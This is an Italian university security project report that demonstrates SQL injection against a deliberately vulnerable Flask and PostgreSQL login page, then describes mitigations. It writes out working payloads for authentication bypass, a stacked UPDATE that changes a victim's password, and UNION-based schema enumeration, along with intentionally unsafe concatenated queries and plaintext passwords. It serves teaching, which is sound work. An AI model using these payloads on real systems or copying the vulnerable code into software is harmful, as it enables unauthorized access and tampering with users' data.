



SAPIENZA
UNIVERSITÀ DI ROMA

Progetto di Sicurezza - SQL Injection

RIGGI FILIPPO, matricola: 2089044

Corso di laurea in Informatica, Università "La Sapienza" di Roma

Indice

1	Introduzione	3
1.1	Vulnerabilità	3
2	SQL Injection: Concetti Generali	4
3	Tecniche di SQL Injection Utilizzate nel Progetto	5
3.1	Tautologia	5
3.1.1	Descrizione	5
3.1.2	Idea	5
3.2	EOL Comment	6
3.2.1	Descrizione	6
3.2.2	Idea	6
3.3	PiggyBack Query	7
3.3.1	Descrizione	7
3.3.2	Idea	7
3.3.3	Nota Progettuale:	8
4	Architettura Tecnica del Progetto	10
4.1	Tecnologie Utilizzate	10
4.2	Stack Tecnologico	10
4.3	Struttura Logica	11
4.4	Hashing	11
4.5	Struttura del Database	11

5	Tecniche di Mitigazione	12
5.1	Query parametrizzate (Prepared Statements)	12
5.2	Validazione e sanitizzazione dell'input	12
5.3	Gestione corretta delle credenziali	12
6	Fase di Enumerazione (fase iniziale di attacco)	13
6.1	Enumerazione delle tabelle	13
6.2	Enumerazione delle colonne	13
7	Conclusioni	14

1 Introduzione

Il presente progetto ha come obiettivo la dimostrazione pratica di alcune delle tecniche più comuni di attacco **SQL Injection** (SQLi).

L'attività è stata sviluppata con finalità didattiche, per comprendere a fondo il funzionamento di questa vulnerabilità, gli effetti che può produrre e le possibili strategie di mitigazione.

La scelta di trattare la SQL Injection deriva dal fatto che essa rappresenta, storicamente e tutt'oggi, una delle principali vulnerabilità nel campo della sicurezza informatica, classificata nelle prime posizioni dell'OWASP Top 10.

Attraverso il progetto si è voluto simulare uno scenario reale di applicazione web con autenticazione utente, intenzionalmente lasciata vulnerabile a specifiche tecniche di iniezione SQL, per permettere di testarne e comprenderne l'impatto.

1.1 Vulnerabilità

Le vulnerabilità di SQL Injection emergono quando l'applicazione costruisce dinamicamente comandi SQL **concatenando stringhe** che includono input non affidabili (provenienti da form, query string, cookie, header, ecc.), senza un'adeguata separazione tra dati e codice.

Un utente malintenzionato può così alterare la semantica della query inviata al DBMS, ottenendo accessi non autorizzati, esfiltrazione o manipolazione dei dati, fino all'esecuzione di comandi amministrativi (a seconda dei privilegi del ruolo DB).

Nel progetto, la vulnerabilità è intenzionale:

1: Esempio Vulnerabile - Solo per scopi Didattici

```
#Esempio Vulnerabile
query = f"SELECT * FROM users WHERE email = '{em}' AND
        (password = '{passwd}')
```

2: Esempio Query Sicura - query Parametrica con placeholders

```
# Query Sicura
cursor.execute("SELECT * FROM users WHERE email = %s AND
               password = %s", (em, passwd) )
```

2 SQL Injection: Concetti Generali

La **SQL Injection** è una tecnica di attacco che sfrutta la costruzione insicura di query SQL all'interno di applicazioni web.

Quando un'applicazione non valida o filtra adeguatamente i dati di input forniti dall'utente, questi possono essere inseriti direttamente all'interno di un'istruzione SQL, **modificandone il comportamento originale**.

Gli effetti di una SQL Injection possono includere:

- Bypass dell'autenticazione (accesso non autorizzato a un sistema)
- Estrazione di dati sensibili dal database
- Modifica o cancellazione di dati
- Esecuzione di comandi amministrativi sul database
- In alcuni casi, esecuzione di codice sul server

Le cause principali di questa vulnerabilità sono:

1. Concatenazione diretta di input utente nella query SQL senza controlli
 2. Mancato utilizzo di query parametriche (prepared statements)
 3. Assenza di validazione e sanificazione dei dati in ingresso
-

3 Tecniche di SQL Injection Utilizzate nel Progetto

Nel progetto sono state dimostrate tre tecniche specifiche di attacco SQL Injection: **Tautologia**, **EOL Comment** e **PiggyBack Query**.

3.1 Tautologia

3.1.1 Descrizione

La tecnica della **Tautologia** consiste nell'inserire un'espressione logica che risulta sempre vera all'interno della condizione WHERE di una query SQL.

3.1.2 Idea

Rendere la condizione nel WHERE sempre vera, così la SELECT ritorna almeno una riga (di solito, la prima secondo l'ordine fisico/logico).

3: Forma Tipica (concettuale)

```
" ' OR '1' = '1 "
```

Se l'app incolla queste stringa al posto della password, il predicato si trasforma in:

```
"WHERE email = 'email_legittima' AND (password = '' OR '1' = '1' )" 
```

Poiché '1'='1' è **sempre vero**, l'AND risulta vero se l'email esiste, e la query ritorna l'utente corrispondente **anche con password errata**.

Se l'email è ignorata o resa ininfluente dalla costruzione della query, la tautologia può far tornare la prima riga della tabella.

Esempio Generico

4: Query Originale

```
SELECT * FROM users WHERE email = 'input' AND password = 'input';  
-- Input malevolo nel campo password:  
' OR '1' = '1
```

5: Query Risultante

```
SELECT * FROM users WHERE email = 'chiara.pellegrini94@gmail.com'  
AND password = '' OR '1' = '1';
```

Poiché '1'='1' è **sempre vero**, la condizione WHERE viene soddisfatta e l'attacco può permettere l'accesso.

Obbiettivo:

- Bypassare il controllo delle credenziali
- Ottenere accesso a un account senza conoscerne la password

Tautologia:

- Campo **email**: qualunque indirizzo esistente
- Campo **password**: ' OR '1'='1
- **Risultato atteso**: la condizione OR '1'='1' restituisce vero, consentendo l'accesso.




Figure 1: Esempio di Tautologia nel progetto

3.2 EOL Comment

3.2.1 Descrizione

L'attacco tramite **EOL Comment** sfrutta la sintassi dei commenti SQL (`--`) per troncare una query e ignorare la parte finale.

Viene tipicamente utilizzato per eliminare controlli successivi alla condizione principale, come il confronto della password.

3.2.2 Idea

Troncatura il resto del comando con un commento SQL, neutralizzando parti scomode del WHERE o chiusure di apici.

Operatori: in PostgreSQL si usa `--` (fino a fine riga) o i commenti a blocchi `/* ... */`.

6: Forma Tipica (concettuale)

```
Email: " email_vittima'; -- "
```

```
Password: "qualunque"
```

Così tutto ciò che segue `--` viene ignorato dal parser. Se il codice dell'app aggiunge clausole dopo la password (o una `'` finale), il commento le disattiva, lasciando attiva solo la porzione manipolata dall'utente.

Esempio Generico

7: Query Originale

```
SELECT * FROM users WHERE email = 'input' AND password = 'input';
-- Input malevolo nel campo email:
email_vittima@example.com'; --
```

8: Query Risultante

```
SELECT * FROM users WHERE email = 'matteo.ferrari99@hotmail.com'; -- '
AND password = 'qualcosa';
```

Tutto ciò che segue `--` viene ignorato dal database, e il controllo sulla password viene bypassato.

Obbiettivo:




Figure 2: Esempio di EOL Comment nel progetto

- Eseguire solo la parte iniziale della query, ignorando il resto
- Accedere conoscendo solo la email (in questo form di login), senza password

EOL Comment:

- Campo **email**: utente@example.com'; --
- Campo **password**: qualunque valore
- **Risultato atteso**: la parte della query successiva al commento viene ignorata, bypassando il controllo sulla password.

3.3 PiggyBack Query

3.3.1 Descrizione

La **PiggyBack Query** consiste nell'inserire, dopo la query originale, una seconda query separata da ; .

In questo modo, un **singolo input** dell'utente viene utilizzato **per eseguire più comandi SQL** in sequenza.

3.3.2 Idea

Sfruttare il punto e virgola ; per **accodare** una seconda istruzione SQL (ad es. UPDATE, DELETE) nella stessa richiesta.

9: Forma Tipica (concettuale)

```
Email: "qualunque"
Password: " "; UPDATE users SET password='hacked' WHERE username='nome_user'; -- "
```

3.3.3 Nota Progettuale:

PostgreSQL + driver: di default molti driver non eseguono più comandi in un'unica `execute()`.

Nel progetto è stata introdotta intenzionalmente una logica che **intercetta il ;**, spezza le istruzioni e le esegue in sequenza con **autocommit**, così da dimostrare l'effetto didattico del piggyback in ambiente controllato.

Per consentire a PostgreSQL di eseguire più query in una sola richiesta, nel codice è stato implementato un controllo sul carattere ; :

- La stringa della query viene divisa in più comandi
- Ogni comando viene eseguito separatamente con **cursor.execute(q)**
- È stato attivato **autocommit=True** per permettere le modifiche senza richiedere `commit()` manuale

10: Codice Gestione PiggyBack Query

```
if ";" in query: # caso PiggyBack
    parts = [q.strip() for q in query.split(";") if q.strip()
              and not q.strip().startswith("--")]
    first_result = None
    for i, q in enumerate(parts):
        cursor.execute(q)
        # Salvo il risultato solo se e' la prima query e se e' una SELECT
        if i == 0 and q.strip().lower().startswith("select"):
            # Prendo tutte le righe per vedere se c' e' enumerazione
            results = cursor.fetchall()
            if results:
                first_result = results[0]
                # Salvo risultati completi solo se l'input e' sospetto
                if "union" in query.lower() or "information_schema"
                    in query.lower():
                    session['enum_results'] = results
            else:
                session.pop('enum_results', None) # pulisce vecchi dati

        # Fallback: se la SELECT non ha restituito nulla,
        # prendo un utente qualsiasi (il primo del Database)
        if not first_result:
            cursor.execute("SELECT * FROM users LIMIT 1")
            first_result = cursor.fetchone()

    else:
        cursor.execute(query)
        results = cursor.fetchall()
        # Salvo risultati solo se sospetto
        if "union" in query.lower() or "information_schema" in query.lower():
            session['enum_results'] = results
        else:
            session.pop('enum_results', None)
        first_result = results[0] if results else None

user = first_result
```

Questa tecnica può essere sfruttata per modificare il database, aggiungere o cancellare dati, oppure cambiare le credenziali di un utente.

Esempio Generico

11: Query Originale

```
SELECT * FROM users WHERE email = 'email_input' AND password = 'password_input';  
-- Input malevolo nel campo password:  
'; UPDATE users SET password='hacked' WHERE username='victim'; --
```

12: Query Risultante

```
SELECT * FROM users WHERE email = 'email_qualunque' AND password = '';  
UPDATE users SET password='hacked' WHERE username='victim'; -- ';
```

Nota: La prima query viene eseguita normalmente, la seconda modifica direttamente la password dell'utente indicato.

Obbiettivo:

- Eseguire comandi arbitrari sul database
- Alterare dati sensibili senza autorizzazione

PiggyBack Query:

- Campo **email**: qualunque valore
- Campo **password**: ') ; UPDATE users SET password='hacked' WHERE username='Arianna'; --
- **Risultato atteso**:
 1. La prima query di SELECT viene eseguita
 2. La seconda query UPDATE modifica direttamente la password dell'utente indicato



Figure 3: Esempio di PiggyBack Query nel progetto

Risultato: login con il primo utente del database + aggiorna la password dell'utente 'Arianna'

4 Architettura Tecnica del Progetto

Il progetto è stato realizzato come applicazione web con architettura **client-server**, in cui:

- **Client:** Browser dell'utente, che invia richieste HTTP e visualizza le pagine HTML generate dal server
- **Server:** Applicazione sviluppata con il framework Flask in linguaggio Python, che gestisce la logica di business e interagisce con il database
- **Database:** Sistema di gestione PostgreSQL, che memorizza i dati degli utenti e viene interrogato dall'applicazione

4.1 Tecnologie Utilizzate

Componenti e tecnologie scelte per il progetto

Componente	Tecnologia	Motivazione della scelta
Linguaggio lato server	Python	Semplice da leggere e mantenere, ampia disponibilità di librerie
Framework web	Flask	Leggero e flessibile, consente una rapida creazione di API RESTful e integrazione con template HTML
Template engine	Jinja2	Permette di generare pagine HTML dinamiche, con codice riutilizzabile e separazione tra logica e presentazione
Database	PostgreSQL	Potente e stabile, supporta operazioni avanzate ed è diffuso in contesti reali
Front-end	HTML5, CSS3, Bootstrap 5, Javascript	Consente la realizzazione di un'interfaccia moderna e responsive
Session management	Flask-Session	Gestisce in modo semplice le sessioni utente, memorizzando dati temporanei come ID e username

4.2 Stack Tecnologico

- **Linguaggio:** Python 3.x
- **Web framework:** Flask (routing, gestione sessioni, flash messages)
- **Templating:** Jinja2 (rendering lato server di pagine HTML dinamiche)
- **Database:** PostgreSQL
- **Driver DB:** psycopg2
- **Front-end:** HTML/CSS generati da Jinja2; Bootstrap e Javascript per lo stile

4.3 Struttura Logica

- **app.py**: entrypoint Flask; definisce route, sessioni e logica del login.
- **templates/*.html**: viste Jinja2 con form e messaggi flash.

4.4 Hashing

In un'applicazione reale le password dovrebbero essere memorizzate in forma **hashata** (es. bcrypt, Argon2), ma in questo progetto sono state lasciate in chiaro per dimostrare la vulnerabilità della SQL Injection.

4.5 Struttura del Database

13: file del progetto: **schema.sql**

```
-- Creo il tipo ENUM 'Gender'
CREATE TYPE Gender AS ENUM ('Maschio', 'Femmina');

-- Elimino la tabella se esiste
DROP TABLE IF EXISTS users;

-- Creo la tabella 'users'
CREATE TABLE users (
    id SERIAL PRIMARY KEY,
    username VARCHAR(50) UNIQUE NOT NULL,
    password VARCHAR(255) NOT NULL,
    email VARCHAR(100) UNIQUE NOT NULL,
    gender Gender NOT NULL,
    phone VARCHAR(10) UNIQUE NOT NULL,
    birthdate DATE NOT NULL,
    terms_accepted BOOLEAN NOT NULL,
    privacy_accepted BOOLEAN NOT NULL CHECK (privacy_accepted = TRUE)
);
```

5 Tecniche di Mitigazione

In un contesto reale, la protezione contro la SQL Injection è fondamentale e deve essere implementata a più livelli.

5.1 Query parametrizzate (Prepared Statements)

E' necessario evitare la concatenazione diretta dei dati inseriti dall'utente, utilizzando invece parametri sicuri:

14: Prepared Statements

```
cursor.execute( "SELECT * FROM users WHERE email = %s AND  
                password = %s", (em, passwd) )
```

In questo modo, i valori passati vengono trattati come **dati** e non come codice SQL.

5.2 Validazione e sanitizzazione dell'input

- Consentire solo caratteri attesi (*whitelist*)
- Rifiutare input con caratteri speciali sospetti (', ; , --, ecc.)
- Controllare la lunghezza massima dei campi

5.3 Gestione corretta delle credenziali

- Memorizzare le password solo in forma hashata (bcrypt, Argon2)
 - Applicare salatura (**salt**) per rendere più sicuri gli hash
-

6 Fase di Enumerazione (fase iniziale di attacco)

Un attaccante che vuole sfruttare una vulnerabilità di SQL Injection deve prima conoscere la struttura del database. Non avendo accesso diretto allo schema, deve ricorrere a query costruite ad arte per estrarre metadati dal DBMS.

Questa fase preliminare, detta **Enumerazione**, è cruciale per individuare tabelle e colonne di interesse, in modo da poter poi mirare ai dati sensibili.

Nel caso di questo progetto, utilizzando **PostgreSQL**, è possibile accedere a queste informazioni interrogando le viste del catalogo *information_schema*

6.1 Enumerazione delle tabelle

Per ottenere i nomi delle tabelle contenute nello schema *public*, è possibile utilizzare il seguente payload:

```
Email: " ' UNION SELECT 1::integer, table_name::text, NULL::text, NULL::text,
      NULL::Gender, NULL::text, NULL::date, NULL::boolean, NULL::boolean
      FROM information_schema.tables
      WHERE table_schema='public' -- "
```

Password: "qualsiasi"




Figure 4: Enumerazione delle Tabelle

Con questa iniezione, i risultati vengono “fusi” con la query originale e restituiscono i nomi delle tabelle presenti nel database, tra cui quella principale chiamata *users*.

6.2 Enumerazione delle colonne

Individuata la tabella *users*, l'attaccante può ora estrarre i nomi delle colonne tramite il seguente payload:

```
Email: " ' UNION SELECT 1::integer, column_name::text, NULL::text, NULL::text,
      NULL::Gender, NULL::text, NULL::date, NULL::boolean, NULL::boolean
      FROM information_schema.columns
      WHERE table_name='users' -- "
```

Password: "qualsiasi"

In questo modo vengono rivelati i campi sensibili della tabella *users*, come *username*, *password*, *email*, *phone*, *birthdate*, ecc.




Figure 5: Enumerazione delle Colonne

Questa fase è fondamentale: solo conoscendo l'organizzazione del database un attaccante può pianificare efficacemente le iniezioni successive.

Senza enumerazione, l'attacco sarebbe “alla cieca” e molto meno efficace.

7 Conclusioni

Questo progetto ha dimostrato in modo pratico:

1. Come funziona la SQL Injection
2. Le tre tecniche principali: *Tautologia*, *EOL Comment*, *PiggyBack Query*
3. L'impatto reale di una cattiva gestione dell'input dell'utente
4. L'importanza delle contromisure, senza le quali l'applicazione può essere facilmente compromessa